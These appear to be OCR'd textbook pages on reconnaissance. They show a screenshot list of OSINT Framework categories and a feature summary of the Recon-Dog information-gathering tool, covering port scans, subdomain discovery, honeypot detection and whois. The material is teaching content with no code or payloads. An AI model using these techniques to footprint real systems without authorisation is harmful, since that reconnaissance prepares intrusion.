

DNStable
Domain Dossier
domainIQ
DomainTools Whois
DNStable
Domain Big Data
DNS Dumpster
Whoisology
Domain History
Whois ARIN
DNSstuff
Robtex
Domaincrawler.com
MarkMonitor Whois Search
easyWhois
Website Informer
Who.is
Whois AMPed
ViewDNS.info
Daily DNS Changes
Domainsdb.info
IP2WHOIS
Whois Records
Subdomains
Discovery
Certificate Search
PassiveDNS
Reputation
Domain Blacklists
Typosquatting
Analytics
URL Expanders
Change Detection
Social Analysis
DNSSEC
Cloud Resources
Vulnerabilities
Tools
Username
Email Address
Domain Name
IP Address
Images / Videos / Docs
Social Networks
Instant Messaging
People Search Engines
Dating
Telephone Numbers
Public Records
Business Records
Transportation
Geolocation Tools / Maps
Search Engines
Forums / Blogs / IRC
Archives
Internet Archive: Wayback Machine
Archive.is
WebCite
Cached View
Cached Pages
Textfiles.com
UK Web Archive
Screenshots.com
Wayback Machine - Beta Search
Common Crawl
Wayback Machine Chrome Extension
PDF My URL
Bounce
Browsershots
Waybackpack (T)
Web
Data Leaks
Public Datasets
Other Media
OSINT Framework
Language Translation
Metadata
ExifTool (T)
Metagoofil (T)
FOCA (T)
CodeTwo Outlook Export (T)
Mobile Emulation
Terrorism
General Info
Clients
Discovery
TOR Search
TOR Directories
Tor2web
Web O Proxy
IACA Dark Web Investigation Support
Dark Web
Digital Currency
Classifieds
Encoding / Decoding
Tools
Malicious File Analysis
Exploits & Advisories
Threat Intelligence
OpSec
Documentation
Training

Figure 2.84: Screenshot of OSINT Framework


- **Recon-Dog**

  Source: *https://www.github.com*

  Recon-Dog is an all-in-one tool for all basic information gathering needs. It uses APIs to collect information about the target system.

  Features:

  - **Censys**: Uses censys.io to gather a massive amount of information about an IP address.
  - **NS lookup**: Performs name server lookup
  - **Port scan**: Scans most common TCP ports
  - **Detect CMS**: Can detect 400+ content management systems
  - **Whois lookup**: Performs a Whois lookup
  - **Detect honeypot**: Uses shodan.io to check if the target is a honeypot
  - **Find subdomains**: Uses findsubdomains.com to find subdomains
  - **Reverse IP lookup**: Performs a reverse IP lookup to find domains associated with an IP address
  - **Detect technologies**: Uses wappalyzer.com to detect 1000+ technologies
  - **All**: Runs all utilities against the target



